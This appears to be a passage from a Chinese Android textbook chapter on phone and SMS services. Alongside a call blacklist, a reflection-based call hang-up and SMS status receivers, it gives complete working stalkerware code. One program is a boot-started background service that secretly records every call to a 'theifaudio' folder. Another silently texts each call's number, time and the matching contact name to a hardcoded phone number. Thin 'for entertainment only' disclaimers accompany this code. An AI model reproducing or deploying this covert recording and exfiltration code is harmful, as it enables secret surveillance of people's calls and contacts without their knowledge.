import android.content.Context;
import android.content.Intent;
public class PhoneBroadcastReceiver extends BroadcastReceiver {		//广播处理
	@Override
	public void onReceive(Context context, Intent intent) {
		if (intent.getAction().equals(
				Intent.ACTION_NEW_OUTGOING_CALL)) {			//去电操作
			String outgoingNumber = intent
				.getStringExtra(Intent.EXTRA_PHONE_NUMBER);	//取得去电号码
			Intent pit = new Intent(context, PhoneService.class);	//定义 Intent
			pit.putExtra("outgoingNumber", outgoingNumber);		//保存去电号码
			context.startService(pit);					//启动 Service
		} else {										//来电
			context.startService(new Intent(
```

```
                    context, PhoneService.class));                  //启动 Service
            }
        }
}
```

在广播处理程序中，首先要判断电话的操作类型，如果是打入电话，直接通过 Service 进行输出：而如果是拨出电话，则必须首先通过 Intent.EXTRA_PHONE_NUMBER 取得拨出的电话号码，之后才能启动 Service。

【例 11-8】 配置 AndroidManifest.xml 权限

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.lxh.demo"                              //程序的包名称
    android:versionCode="1"                             //程序的版本编号
    android:versionName="1.0">                          //程序的版本名称
    <uses-sdk android:minSdkVersion="10" />             //最低运行的版本
    <application                                        //配置应用程序
        android:icon="@drawable/icon" android:label="@string/app_name">
        <receiver                                       //定义广播接收者
            android:name=".PhoneBroadcastReceiver">
            <intent-filter>                             //配置 Intent 过滤
                <action                                 //操作电话状态 Action
                    android:name="android.intent.action.PHONE_STATE" />
                <action                                 //随系统一起启动
                    android:name="android.intent.action.BOOT_COMPLETED" />
                <action                                 //拨出电话
                    android:name="android.intent.action.NEW_OUTGOING_CALL" />
            </intent-filter>
        </receiver>
        <service android:name=".PhoneService" />        //配置服务
    </application>
    <uses-permission                                    //定义读取电话状态的权限
        android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission                                    //定义处理拨出电话的权限
        android:name="android.permission.PROCESS_OUTGOING_CALLS" />
</manifest>
```

由于本程序不再需要 Activity 程序的支持，所以只在 AndroidManifest.xml 文件中定义了<receiver>和<service>两个节点，而且广播接收器会随着手机的启动而默认启动。

11.3.2　发现你的私人秘密：电话窃听器

掌握了电话监听的原理之后，下面就可以利用 TelephonyManager 和 PhoneStateListener 一起完成一个更有意思的小功能，即直接对用户的来、去电进行监听，也就是所谓的电话监视程序。

注意

本程序建议只作为娱乐。

本程序将采用录音的方式，对用户拨打或接听的电话进行录音监听，但是这种做法有损于社会公德，本书讲解此程序只是为了帮助读者理解之前的基本概念，请不要将此程序用于违法行为。

电话窃听器主要指在用户接通电话（即电话状态为 TelephonyManager.CALL_STATE_OFFHOOK）时自动使用 MediaRecorder 进行录音的一种操作，而后会将此录音保存到手机上或发送到网络服务器上，由于网络连接的操作在第 12 章中才会讲解，所以本次操作将所有窃听到的录音保存在 sdcard 的 theifaudio 文件夹中。本程序在 11.3.1 节程序的基础上进行修改，将继续使用 PhoneBroadcastReceiver 广播接收类。

【例 11-9】 定义完成录音操作的工具类——RecordAudioUtil

```
package org.lxh.demo;
import java.io.File;
import java.text.SimpleDateFormat;
import java.util.Date;
import android.media.MediaRecorder;
import android.os.Environment;
public class RecordAudioUtil {                                    //录音工具类
	private MediaRecorder mediaRecorder = null;                  //媒体录制
	private String recDir = "theifaudio";                        //保存目录
	private File recordAudioSaveFileDir = null;                  //文件保存目录
	private boolean sdcardExists = false;                        //判断 SD 卡是否存在
	private boolean isRecord = false ;                           //录音状态
	private String phoneNumber = null ;                          //保存电话号码
	private String callType = null ;                             //保存拨出或拨入的类型
	public RecordAudioUtil(String phoneNumber, String callType) { //构造方法
		this.phoneNumber = phoneNumber ;                         //电话号码
		this.callType = callType ;                               //保存类型
		if (this.sdcardExists = Environment.getExternalStorageState().equals(
				Environment.MEDIA_MOUNTED)) {                    //判断 SD 卡是否存在
			this.recordAudioSaveFileDir = new File(Environment
					.getExternalStorageDirectory().toString()
					+ File.separator
					+ this.recDir + File.separator);             //保存录音目录
			if (!this.recordAudioSaveFileDir.exists()) {         //父文件夹不存在
				this.recordAudioSaveFileDir.mkdirs();            //创建新的文件夹
			}
		}
	}
	public File record() {                                       //录音
		File recordAudioSaveFile = null ;                        //文件保存对象
		String recordAudioSaveFileName = null;                   //音频文件保存名称
		if (this.sdcardExists) {                                 //如果 SD 卡存在
			recordAudioSaveFileName = this.recordAudioSaveFileDir.toString()
					+ File.separator
					+ "ThiefAudio_"
					+ new SimpleDateFormat("yyyyMMddhhmmssSSS")
						.format(new Date()) + "_" + this.callType + "_"
					+ this.phoneNumber + ".3gp";                 //文件保存名称
			recordAudioSaveFile = new File(
				recordAudioSaveFileName);                        //取得保存路径
			this.mediaRecorder = new MediaRecorder();            //实例化
			this.mediaRecorder
```

```
                .setAudioSource(
                        MediaRecorder.AudioSource.MIC);//设置录音源为手机上行和下行
            this.mediaRecorder
                .setOutputFormat(
                        MediaRecorder.OutputFormat.THREE_GPP);  //定义输出格式
            this.mediaRecorder
                .setAudioEncoder(
                        MediaRecorder.AudioEncoder.DEFAULT);    //定义音频编码
            this.mediaRecorder
                .setOutputFile(recordAudioSaveFileName);        //定义输出文件
            try {
                this.mediaRecorder.prepare();                   //准备录音
            } catch (Exception e) {
                e.printStackTrace();
            }
            this.mediaRecorder.start();                         //开始录音
            this.isRecord = true;                               //正在录音
        }
        return recordAudioSaveFile ;
    }
    public void stop(){                                         //录音完毕
        if (this.isRecord) {                                    //正在录音
            this.mediaRecorder.stop();                          //停止录音
            this.mediaRecorder.release();                       //释放资源
        }
    }
}
```

本工具类的主要功能是针对用户电话进行录音操作，用户在实例化本工具类时只需要传递电话号码以及呼叫类型（拨入或是打出），而后利用 record()方法即可将所有的通话录音保存在指定的目录中。

提示

本程序并不能实现通话的录制。

在本程序中，音频的来源设置为 MIC（MediaRecorder.AudioSource.MIC），而实际上在 MediaRecorder.AudioSource 中还定义了 3 个常量。

☑ public static final int VOICE_CALL：录制上行和下行通话。

☑ public static final int VOICE_DOWNLINK：录制下行通话。

☑ public static final int VOICE_UPLINK：录制上行通话。

按照要求来说，如果将音频来源设置为 VOICE_CALL，是可以实现通话录制的，但是本书所使用的 Android 系统中该功能并不能正常完成，这可能是由于安全性的需要所造成的。

【例 11-10】 修改通话操作的服务类——PhoneService

```
package org.lxh.demo;
import android.app.Service;
import android.content.Context;
import android.content.Intent;
```

```
import android.os.IBinder;
import android.telephony.PhoneStateListener;
import android.telephony.TelephonyManager;
public class PhoneService extends Service {
	private TelephonyManager telephony = null;				//电话管理器
	private RecordAudioUtil raUtil = null ;					//录音工具类
	private String outgoingNumber = null;					//保留去电号码
	@Override
	public void onCreate() {
		this.telephony = (TelephonyManager) super
				.getSystemService(Context.TELEPHONY_SERVICE);	//取得服务
		this.telephony.listen(new PhoneStateListenerImpl(),
				PhoneStateListener.LISTEN_CALL_STATE);		//设置电话监听
		super.onCreate();
	}
	@Override
	public void onStart(Intent intent, int startId) {			//启动服务
		//只有通过 onStart()方法才可以取得通过 Intent 传递过来的数据，而去电号码将通过此方
式传递
		this.outgoingNumber = intent.getStringExtra("outgoingNumber");	//取得去电号码
		super.onStart(intent, startId);
	}
	@Override
	public IBinder onBind(Intent intent) {
		return null;
	}
	private class PhoneStateListenerImpl extends PhoneStateListener {	//电话监听
		@Override
		public void onCallStateChanged(int state, String incomingNumber) { //呼叫状态
			switch (state) {						//判断状态
			case TelephonyManager.CALL_STATE_IDLE:		//没有拨入或拨出电话状态
				if (PhoneService.this.raUtil != null) {		//已经开始录音
					PhoneService.this.raUtil.stop();		//结束录音
					PhoneService.this.raUtil = null ;		//断开连接
				}
				break;
			case TelephonyManager.CALL_STATE_RINGING:		//有电话进入
				PhoneService.this.raUtil = new RecordAudioUtil(incomingNumber,
						"拨入电话");				//实例化对象
				PhoneService.this.raUtil.record() ;		//音频录制
				break;
			case TelephonyManager.CALL_STATE_OFFHOOK:		//使用电话
				PhoneService.this.raUtil = new RecordAudioUtil(
					PhoneService.this.outgoingNumber, "拨出电话"); //实例化对象
				PhoneService.this.raUtil.record() ;		//音频录制
				break;
			}
		}
	}
}
```

本程序主要修改了 onCallStateChanged()方法的操作，在用户接听以及呼出电话时使用 RecordAudioUtil 类完成偷录的功能。

【例 11-11】 修改 AndroidManifest.xml 文件，增加新权限

```
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
```

配置完成之后，本程序将自动运行在手机的后台，并且当有来电时，可以自动记录来电的类型、电话号码、时间以及通话内容。

11.3.3 监视你的来电情况：偷偷发短信

清楚了手机服务的基本操作之后，还可以再继续扩充一些小功能，如使用短信服务来监听用户的电话情况（例如监听操作者呼叫或拨出的电话号码、日期时间等信息），这样的功能可以通过 PhoneStateListener 与 SmsManager 联合操作完成，而本程序也将继续修改之前的程序，并且继续使用 PhoneBroadcastReceiver 广播接收器。

注意

本程序只为娱乐，切忌从事违法用途。

本程序与窃听程序一样，都只是以技术研究为目的为读者进行讲解的，无论采用何种形式，窃取他人隐私都是不道德的行为，希望读者将此程序用于正途。

【例 11-12】 建立短信发送的工具类——MessageSendUtil

```
package org.lxh.demo;
import java.text.SimpleDateFormat;
import java.util.Date;
import android.app.PendingIntent;
import android.content.Context;
import android.content.Intent;
import android.database.Cursor;
import android.provider.ContactsContract;
import android.telephony.SmsManager;
public class MessageSendUtil {                                    //发送短信
	private Context context = null ;                              //保存 Context
	private Intent intent = null ;                                //保存 Intent
	public MessageSendUtil(Context context,Intent intent) {       //通过构造方法传递
		this.context = context ;
		this.intent = intent ;
	}
	/**
	 * 发送短信操作
	 * @param receiveNumber 短信接收电话号码
	 * @param phoneNumber 保留来电或去电的电话号码
	 * @param type 电话的呼叫类型
	 */
	public void send(String receiveNumber, String phoneNumber, String type) {
		SmsManager smsManager = SmsManager.getDefault();          //短信管理类
```

```
            PendingIntent sentIntent = PendingIntent.getActivity(this.context, 0,
                    this.intent, PendingIntent.FLAG_UPDATE_CURRENT); //取得 PendingIntent
            String content = "电话号码："
                    + phoneNumber
                    + "\n 类型："
                    + type
                    + "\n 姓名："
                    + this.getName(phoneNumber)
                    + "\n 操作时间："
                    + new SimpleDateFormat("yyyy-MM-dd HH:mm:ss.SSS")
                            .format(new Date());                //短信内容
            smsManager.sendTextMessage(receiveNumber, null, content,
                    sentIntent, null);                          //发送文字信息
        }
        /**
         * 根据电话号码查找本机电话簿是否有此联系人
         * @param phoneNumber 要查找的电话号码
         * @return 联系人的姓名，如果没有则返回“未知”
         */
        private String getName(String phoneNumber) {
            String name = null ;
            String phoneSelection = ContactsContract.CommonDataKinds.Phone.NUMBER
                    + "=?";
            String[] phoneSelectionArgs = { String.valueOf(phoneNumber) }; //查询参数
            Cursor cursor = this.context.getContentResolver().query(
                    ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null,
                    phoneSelection, phoneSelectionArgs, null);  //查询全部手机号码
            if (cursor.moveToFirst()) {                         //移动到第一条
                name = cursor.getString(cursor.getColumnIndex(
                        ContactsContract.CommonDataKinds
                            .Phone.DISPLAY_NAME)) ;             //查询联系人姓名
            } else {
                name = "未知" ;                                 //设置为“未知”
            }
            cursor.close() ;                                    //关闭查询
            return name ;
        }
}
```

本程序主要有以下两个功能。

☑ 功能一（getName()）：根据指定的电话号码，通过电话本取得联系人的姓名。

☑ 功能二（send()）：根据设置的电话号码，将来、去电的信息以短信的形式发送到接收人的手机上。

【例 11-13】 修改 PhoneService 程序

```
package org.lxh.demo;
import android.app.Service;
import android.content.Context;
import android.content.Intent;
import android.os.IBinder;
```

```
import android.telephony.PhoneStateListener;
import android.telephony.TelephonyManager;
public class PhoneService extends Service {
    private TelephonyManager telephony = null;                         //电话管理器
    private String outgoingNumber = null;                              //保留去电号码
    private Intent intent = null ;                                     //保存 Intent
    @Override
    public void onCreate() {
        this.telephony = (TelephonyManager) super
                .getSystemService(Context.TELEPHONY_SERVICE); //取得服务
        this.telephony.listen(new PhoneStateListenerImpl(),
                PhoneStateListener.LISTEN_CALL_STATE);         //设置电话监听
        super.onCreate();
    }
    @Override
    public void onStart(Intent intent, int startId) {                  //启动服务
        //只有通过 onStart()方法才可以取得通过 Intent 传递过来的数据，而去电号码将通过此方
式传递
        this.outgoingNumber = intent.getStringExtra("outgoingNumber"); //取得去电号码
        this.intent = intent ;                                         //取得 Intent
        super.onStart(intent, startId);
    }
    @Override
    public IBinder onBind(Intent intent) {
        return null;
    }
    private class PhoneStateListenerImpl extends PhoneStateListener {      //电话监听
        @Override
        public void onCallStateChanged(int state, String incomingNumber) { //呼叫状态
            switch (state) {                                               //判断状态
        case TelephonyManager.CALL_STATE_IDLE:                             //没有拨入或拨出
                break;
            case TelephonyManager.CALL_STATE_RINGING:                      //有电话进入
                new MessageSendUtil(PhoneService.this, PhoneService.this.intent)
                        .send("13683527621", incomingNumber, "拨入"); //发送信息
                break;
            case TelephonyManager.CALL_STATE_OFFHOOK:                      //使用电话
                new MessageSendUtil(PhoneService.this, PhoneService.this.intent)
                        .send("13683527621", PhoneService.this.outgoingNumber,
                                "呼出");                                   //发送信息
                break;
            }
        }
    }
}
```

本程序在之前程序基础上进行了修改，由于 MessageSendUtil 类需要使用 Context 和 Intent 对象，所以必须在 onStart()方法中取得操作的 Intent，而后在电话接入或拨出时调用短信发送工具类，并指定接收人的电话号码，发送信息。

11.3.4 实现手机黑名单

如果手机来电是不愿意接听的号码，则让手机切换到静音状态，这样的功能在 Android 系统中也可以利用手机服务来完成，但还需要 android.media.AudioManager 类的支持，要使用此类来设置黑名单来电时的手机静音操作。

本程序将在电话监听程序的基础上完成，由于程序需要通过文本组件输入要过滤的电话号码，所以本次的 Service 将通过 Activity 程序启动。

【例 11-14】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
    <EditText                                              //文本编辑组件，用于输入电话号码
        android:id="@+id/phonenumber"                      //组件 ID，程序中使用
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>             //组件高度为文字高度
    <Button                                                //按钮组件
        android:id="@+id/setnumber"                        //组件 ID，程序中使用
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
        android:layout_height="wrap_content"               //组件高度为文字高度
        android:text="过滤" />                             //默认显示文字
    <Button                                                //按钮组件
        android:id="@+id/cancelnumber"                     //组件 ID，程序中使用
        android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
        android:layout_height="wrap_content"               //布局管理器高度为文字高度
        android:text="取消过滤" />                         //默认显示文字
</LinearLayout>
```

此外，由于程序要随时判断 Activity 与 Service 之间的连接状态，所以建立一个标记接口，本做法与第 9 章讲解 Service 组件时的操作一致。

【例 11-15】 定义标记性接口——Iservice

```
package org.lxh.demo;
public interface IService {
}
```

【例 11-16】 定义电话过滤的 Service 程序——PhoneService

```
package org.lxh.demo;
import android.app.Service;
import android.content.Context;
import android.content.Intent;
import android.media.AudioManager;
import android.os.Binder;
import android.os.IBinder;
import android.telephony.PhoneStateListener;
import android.telephony.TelephonyManager;
```

```
public class PhoneService extends Service {
	private TelephonyManager telephony = null;	//电话管理器
	private AudioManager audio = null ;	//音频管理
	private String phoneNumber = null ;	//要过滤的电话
	private IBinder myBinder = new BinderImpl() ;	//定义 IBinder
	class BinderImpl extends Binder implements IService {
		@Override
		public String getInterfaceDescriptor() {	//取得接口描述信息
			return "过滤电话"" + PhoneService.this.phoneNumber
					+ ""设置成功！ ";	//返回 Service 类的名称
		}
	}
	@Override
	public IBinder onBind(Intent intent) {
		this.phoneNumber = intent.getStringExtra("phonenumber");	//取得电话号码
		this.telephony = (TelephonyManager) super
				.getSystemService(Context.TELEPHONY_SERVICE);	//取得服务
		this.audio = (AudioManager) super
				.getSystemService(Context.AUDIO_SERVICE);	//取得服务
		this.telephony.listen(new PhoneStateListenerImpl(),
				PhoneStateListener.LISTEN_CALL_STATE);	//设置电话监听
		return this.myBinder;	//返回 IBinder 对象
	}
	private class PhoneStateListenerImpl extends PhoneStateListener {	//电话监听
		@Override
		public void onCallStateChanged(int state, String incomingNumber) { //呼叫状态
			switch (state) {	//判断状态
			case TelephonyManager.CALL_STATE_IDLE:	//没有拨入或拨出
				PhoneService.this.audio
						.setRingerMode(AudioManager.RINGER_MODE_NORMAL);//正常
响铃
				break;
			case TelephonyManager.CALL_STATE_RINGING:	//有电话进入
				if (incomingNumber.equals(PhoneService.this.phoneNumber)) {//为过滤号码
					PhoneService.this.audio
							.setRingerMode(AudioManager.RINGER_MODE_SILENT);//静音
				}
				break;
			}
		}
	}
}
```

本服务类的主要功能是接收用户所设置的要过滤的电话号码，而后在电话拨入时（CALL_STATE_RINGING）判断拨入号码是否与设置的过滤号码一致，如果一致则使用 AudioManager 类中的 setRingerMode()方法将电话静音。

【例 11-17】 定义 Activity 程序，操作 Service

```
package org.lxh.demo;
import org.lxh.demo.PhoneService.BinderImpl;
import android.app.Activity;
```

```
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.content.ServiceConnection;
import android.os.Bundle;
import android.os.IBinder;
import android.os.RemoteException;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
import android.widget.Toast;
public class PhoneActivity extends Activity {
    private TextView phoneNumber = null;
    private Button setNumber = null;
    private Button cancelNumber = null;
    private ServiceConnection serviceConnection = new ServiceConnectionImpl();
    private IService service = null ;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                        //定义布局管理器
        this.phoneNumber = (TextView) super.findViewById(R.id.phonenumber);//取得组件
        this.cancelNumber = (Button) super.findViewById(R.id.cancelnumber);   //取得组件
        this.setNumber = (Button) super.findViewById(R.id.setnumber);         //取得组件
        this.setNumber.setOnClickListener(new SetOnClickListenerImpl());      //设置监听
        this.cancelNumber.setOnClickListener(new CancelOnClickListenerImpl()); //监听
    }
    private class SetOnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            Intent intent = new Intent(PhoneActivity.this, PhoneService.class);
            intent.putExtra("phonenumber",
                    PhoneActivity.this.phoneNumber.getText().toString()); //设置过滤号码
            PhoneActivity.this.bindService(intent,
                    PhoneActivity.this.serviceConnection,
                    Context.BIND_AUTO_CREATE);                  //绑定 Service
        }
    }
    private class CancelOnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            if(PhoneActivity.this.service != null) {            //已经连接上了 Service
                PhoneActivity.this
                        .unbindService(PhoneActivity.this.serviceConnection); //解除绑定
                PhoneActivity.this.stopService(new Intent(PhoneActivity.this,
                        PhoneService.class));                   //停止 Service
                Toast.makeText(PhoneActivity.this, "黑名单已取消", Toast.LENGTH_LONG)
                    .show();                                    //提示信息
                PhoneActivity.this.service = null ;             //清空标记
            }
```

```
            }
        }
        private class ServiceConnectionImpl implements ServiceConnection {
            @Override
            public void onServiceConnected(ComponentName name,
                    IBinder service) {                              //连接到 Service
                PhoneActivity.this.service = (BinderImpl)service ;  //取得 IService 接口对象
                try {
                    Toast.makeText(PhoneActivity.this,
                            service.getInterfaceDescriptor(), Toast.LENGTH_LONG)
                            .show();                                //提示信息
                } catch (RemoteException e) {
                    e.printStackTrace();
                }
            }
            @Override
            public void onServiceDisconnected(ComponentName name) { //与 Service 断开连接
            }
        }
}
```

Activity 程序的主要功能是接收用户要过滤的电话号码，用户可以直接通过文本输入组件输入要过滤的号码，而后将此号码设置到 PhoneService，之后进行电话的拦截。本程序需要实体手机支持，读者可以自行在手机上测试。

11.3.5 使用 AIDL 挂断电话

如果要想直接挂断不想接的电话，该如何实现？

早期的 Android 系统中提供了自动挂断电话的功能，但是随着版本的升高，这些功能被逐步隐藏起来，现在用户无法直接调用相关功能，但是可以依靠 AIDL 技术完成间接调用。

注意

对于 AIDL，本书只做基本介绍。

由于 AIDL 技术在日常开发工作中使用较少，所以本书不再做详细解释，只通过一个挂断电话的常用范例进行说明，有兴趣的读者可以参考 Android 提供的开发文档自行学习。

AIDL（Android Interface Definition Language，Android 接口描述语言）是指可以在不同的进程间进行数据的共享操作，主要是基于 RPC（Remote Procedure Call，远程过程调用）方式来实现的。下面通过具体的代码演示如何实现本操作。本程序将在 11.3.4 节程序的基础上进行修改，重复的代码不再列出。

【例 11-18】 定义一个 AIDL 描述文件——ITelephony.aidl

```
package com.android.internal.telephony ;
interface ITelephony{
    boolean endCall();              //挂断电话
    void answerRingingCall();       //拨打电话
}
```

在本程序中只规定了一个接口，而且此接口对应的操作方法也是其他进程所允许的，在编写该接口时需要注意以下两点：

☑ 本程序包名称不能任意修改，必须是 com.android.internal.telephony。

☑ 在本程序中定义的方法前不能加入任何访问权限。

当本程序编写完成之后，会自动在 gen 文件夹中生成一个名为 ITelephony.java 的文件，如图 11-3 所示。




图 11-3　自动生成 ITelephony.java

本程序编写完成之后，下面修改 11.3.4 节应用程序中的 PhoneService.java 程序。

【例 11-19】 修改电话服务类——PhoneService.java

```
package org.lxh.demo;
import java.lang.reflect.Method;
import android.app.Service;
import android.content.Context;
import android.content.Intent;
import android.os.Binder;
import android.os.IBinder;
import android.os.RemoteException;
import android.telephony.PhoneStateListener;
import android.telephony.TelephonyManager;
import com.android.internal.telephony.ITelephony;
public class PhoneService extends Service {
	private TelephonyManager telephony = null;				//电话管理器
	private String phoneNumber = null ;					//要过滤的电话
	private IBinder myBinder = new BinderImpl() ;				//定义 IBinder
	class BinderImpl extends Binder implements IService {
		@Override
		public String getInterfaceDescriptor() {			//取得接口描述信息
			return "过滤电话“" + PhoneService.this.phoneNumber
					+ "”设置成功！ ";				//返回 Service 类的名称
		}
	}
	@Override
```

```
    public IBinder onBind(Intent intent) {
        this.phoneNumber = intent.getStringExtra("phonenumber");          //取得电话号码
        this.telephony = (TelephonyManager) super
                .getSystemService(Context.TELEPHONY_SERVICE);             //取得服务
        this.telephony.listen(new PhoneStateListenerImpl(),
                PhoneStateListener.LISTEN_CALL_STATE);                    //设置电话监听
        return this.myBinder;                                             //返回 IBinder 对象
    }
    private class PhoneStateListenerImpl extends PhoneStateListener {     //电话监听
        @Override
        public void onCallStateChanged(int state, String incomingNumber) { //呼叫状态
            switch (state) {                                              //判断状态
            case TelephonyManager.CALL_STATE_IDLE:                        //没有拨入或拨出
                break;
            case TelephonyManager.CALL_STATE_RINGING:                     //有电话进入
                if (incomingNumber.equals(PhoneService.this.phoneNumber)) {//过滤号码
                    ITelephony iTelephony = getITelephony();              //获取电话接口
                    if (iTelephony != null) {
                        try {
                            iTelephony.endCall();                         //挂断电话
                        } catch (RemoteException e) {
                            e.printStackTrace();
                        }
                    }
                }
                break;
            }
        }
    }
    private ITelephony getITelephony() {
        ITelephony iTelephony = null;                                     //定义接口对象
        Class<TelephonyManager> c = TelephonyManager.class;               //取得 Class
        Method getITelephonyMethod = null;                                //要调用的方法
        try {
            getITelephonyMethod = c.getDeclaredMethod("getITelephony");//获取声明的方法
            getITelephonyMethod.setAccessible(true);                      //将方法设置为可见
        } catch (Exception e) {
            e.printStackTrace() ;
        }
        try {
            iTelephony = (ITelephony) getITelephonyMethod.invoke(
                    this.telephony);                                      //获取实例
        return iTelephony;
        } catch (Exception e) {
            e.printStackTrace();
        }
        return iTelephony;                                                //返回对象
    }
}
```

本程序最大的改变就是加入了 getITelephony()方法，而且在此方法中通过反射动态地调用

了 TelephonyManager 类的 getITelephony()方法，之所以这样调用，主要是因为此方法在 TelephonyManager 类中是使用 private 关键字声明的，只有通过反射操作才有可能使用 setAccessible()方法取消封装。

注意

对于反射操作不熟悉的读者可以参考《名师讲坛——Java 开发实战经典》一书。

通过反射机制取得一个类中的指定方法，并且使用 java.lang.reflect.AccessibleObject 类中的 setAccessible()方法取消封装这一操作，在《名师讲坛——Java 开发实战经典》一书第 15 章中有所讲解。

当有需要过滤的电话拨入之后，Service 程序会通过 getITelephony()方法取得 ITelephony 接口实例化对象，并且利用 endCall()方法自动挂断电话。

11.4 短 信 服 务

使用 SmsManager 类可以实现短信的管理功能，而在之前最常用的就是通过此类发送短信，但是 SmsManager 类的功能并不止于此，本章将讲解 SmsManager 类的深入应用。

11.4.1 判断短信发送状态

短信发送出去后，如何知道对方是否收到短信了呢？为此在 SmsManager 类中专门提供了若干个常量，如表 11-4 所示。

表 11-4 SmsManager 类的常量

No.	常　　量	类　　型	描　　述
1	public static final int RESULT_ERROR_GENERIC_FAILURE	常量	表示普通错误
2	public static final int RESULT_ERROR_NO_SERVICE	常量	当前没有可用服务（网络信号中断时）
3	public static final int RESULT_ERROR_NULL_PDU	常量	表示没有 PDU 提供者
4	public static final int RESULT_ERROR_RADIO_OFF	常量	关闭无线广播
5	public static final int STATUS_ON_ICC_FREE	常量	表示自由空间
6	public static final int STATUS_ON_ICC_READ	常量	短信已读
7	public static final int STATUS_ON_ICC_SENT	常量	短信已发送
8	public static final int STATUS_ON_ICC_UNREAD	常量	短信未读
9	public static final int STATUS_ON_ICC_UNSENT	常量	短信未发送

除了以上状态外，还需要对 SmsManager 类的一个方法做深入研究，此方法如下所示：

```
public void sendTextMessage (String destinationAddress, String scAddress, String text, PendingIntent sentIntent, PendingIntent deliveryIntent)
```

在 sendTextMessage()方法中定义了如下几个操作参数。

☑ destinationAddress：收件人地址。



☑ scAddress：设置接收者的电话号码。
☑ text：发送的文字内容。
☑ sentIntent：当消息发出时，通过 PendingIntent 来广播发送成功或者失败的信息报告，如果该参数为空，则检查所有未知的应用程序，这样会导致发送时间延长。
☑ deliveryIntent：当信息发送到收件处时，该 PendingIntent 会进行广播。

下面通过一个具体的程序来演示如何判断短信的收发状态，首先需要定义两个广播接收器。

【例 11-20】 定义发送广播接收器——SMSSendBroadcastReceiver.java

```
package org.lxh.demo;
import android.app.Activity;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.telephony.SmsManager;
import android.widget.Toast;
public class SMSSendBroadcastReceiver extends BroadcastReceiver {
	@Override
	public void onReceive(Context context, Intent intent) {
		if(intent.getAction().equals("SMS_SEND_ACTION")) {		//短信发送
			switch (super.getResultCode()) {
			case Activity.RESULT_OK:						//短信发送成功
				Toast.makeText(context, "短信已发送！", Toast.LENGTH_SHORT).show() ;
				break;
			case SmsManager.RESULT_ERROR_GENERIC_FAILURE:	//短信发送失败
				Toast.makeText(context, "短信发送失败！", Toast.LENGTH_SHORT).show() ;
				break;
			}
		}
	}
}
```

在本接收器子类中，首先判断操作的 ACTION 是否是 SMS_SEND_ACTION，而后对请求的状态码进行判断，并使用 Toast 组件进行相应的提示。

【例 11-21】 定义送达广播接收者——SMSDeliveredBroadcastReceiver.java

```
package org.lxh.demo;
import android.app.Activity;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.telephony.SmsManager;
import android.widget.Toast;
public class SMSDeliveredBroadcastReceiver extends BroadcastReceiver {
		@Override
		public void onReceive(Context context, Intent intent) {
			if(intent.getAction().equals("SMS_DELIVERED_ACTION")) {	//短信发送
				switch (super.getResultCode()) {
				case Activity.RESULT_OK:					//短信发送成功
					Toast.makeText(context, "短信已接收！", Toast.LENGTH_SHORT).show() ;
					break;
```

```
                    case SmsManager.RESULT_ERROR_GENERIC_FAILURE: //短信发送失败
                        Toast.makeText(context, "短信发送失败！", Toast.LENGTH_SHORT).
show() ;
                        break;
                    }
                }
            }
        }
```

本程序的结构与 SMSSendBroadcastReceiver 程序一样，都是针对于用户的请求进行判断，并使用 Toast 进行提示。

